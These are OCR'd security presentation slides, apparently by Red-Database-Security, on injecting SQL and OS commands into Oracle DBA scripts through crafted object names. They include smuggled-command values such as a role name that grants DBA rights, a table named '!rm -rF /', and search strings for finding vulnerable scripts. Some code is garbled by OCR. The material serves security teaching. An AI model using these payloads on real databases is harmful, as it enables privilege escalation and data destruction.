


- Many Oracle DBAs are using SQL scripts for their daily work
- The most common way to do this is the spool command from SQL*Plus
- Instead of spool the package dbms_output is sometimes used
- The script generates a script which is automatically executed in the context of an DBA user (“SYS”, “SYSTEM”, ...)
- Create a dynamic script which is executed on the fly...


```
spool count_all.tmp
SELECT 'SELECT '''||table_name||' => ''||count(*)
FROM "'|| table_name||'" having count(*) > 0;'
FROM    user_tables
WHERE   table_name not like 'ORDER%'
ORDER BY table_name;

spool off

@count_all.tmp
```

Shellcode in Database Objects - SQL Code III

- I never saw a SQL script with spool/dbms_output doing input validation
- This means that most of the scripts are vulnerable against SQL Injection
- Google search string for SQL scripts with the spool command



Shellcode in Database Objects - SQL Code IV



- Delete other people's data...

```
create table "scott.emp"  (a varchar2(1));
```


- The command

```
SELECT 'delete from '||table_name||';'
 FROM    user_tables
 WHERE   user_name like 'CCC';
```

deletes the table EMP of the user scott.

but the idea of the DBA was to delete all tables from the user CCC.

Shellcode in Database Objects - SQL Code V



- Oracle and Microsoft allow to create users with the grant command. The following command


```
grant connect to ccc identified by pwccc24c3;
```

creates an user ccc with connect role

- Now we create the following role

```
create role "dba to x identified by CCC--”;
```

Shellcode in Database Objects - SQL Code VI



- The command


```
DECLARE
CURSOR myroles IS
  SELECT DISTINCT policy_name FROM all_roles;
BEGIN
 FOR myrole IN policy_role LOOP
  pname := myrole.policy_name;
  prole := upper(pname) || '_DBA';
  EXECUTE IMMEDIATE 'GRANT ' || prole || ' TO SYS';
 END LOOP;
/
```

- Oracle executes the following command

```
GRANT dba to x identified by CCC--_DBA TO SYS
```

and we create an user X with the password ccc.

Shellcode in Database Objects - OS Commands I




- It's even possible to run OS commands...
- The command `Create table "!rm -rF /" (a varchar2(1));` is executed under some circumstances.
- SQL*Plus has a command called host. This allows to run OS commands from SQL*Plus
- If SQL*Plus is started on the database server (often for maintenance scripts), the OS command is executed on the server
- If SQL*Plus is started on the DBA workstation, the OS command is executed on the PC of the DBA
- Instead of using the command host there are 2 shortcuts ! (Unix) and $ (Windows)
- `SQL> $calc.exe` `SQL> !ls > / tmp/ccc24c3.txt`


Shellcode in Database Objects - OS Commands II

- Google Search String for vulnerable scripts

```
dbms_output host
spool off on set term host
```



Shellcode in Database Objects - OS Commands III




– The following script is taken from the internet:

```
DECLARE
    l_backup VARCHAR2(1024) := ' COPY ';
    CURSOR ts_cur IS SELECT tablespace_name FROM dba_tablespaces

    DBMS_OUTPUT.PUT_LINE('SPOOL online_sicherung.LOG');
    FOR ts_rec IN ts_cur LOOP
       FOR file_rec IN file_cur (ts_rec.tablespace_name) LOOP
          DBMS_OUTPUT.PUT_LINE('HOST ' || l_backup ||
file_rec.file_name || '\tmp');
       END LOOP;
END LOOP;
DBMS_OUTPUT.PUT_LINE('SPOOL off');
 END;
/
 SPOOL off
 set echo on

@online_backup.SQL
```

Similar scripts available on the web e.g. http://www.quest-pipelines.com/newsletter-v4/0303_A.htm

Questions?



Q & A

red database security

Contact

Alexander Kornbrust

Red-Database-Security GmbH
Bliesstrasse 16
D-66538 Neunkirchen
Germany

Telefon: +49 (0)6821 – 95 17 637
Fax: +49 (0)6821 – 91 27 354
E-Mail: ak at red-database-security.com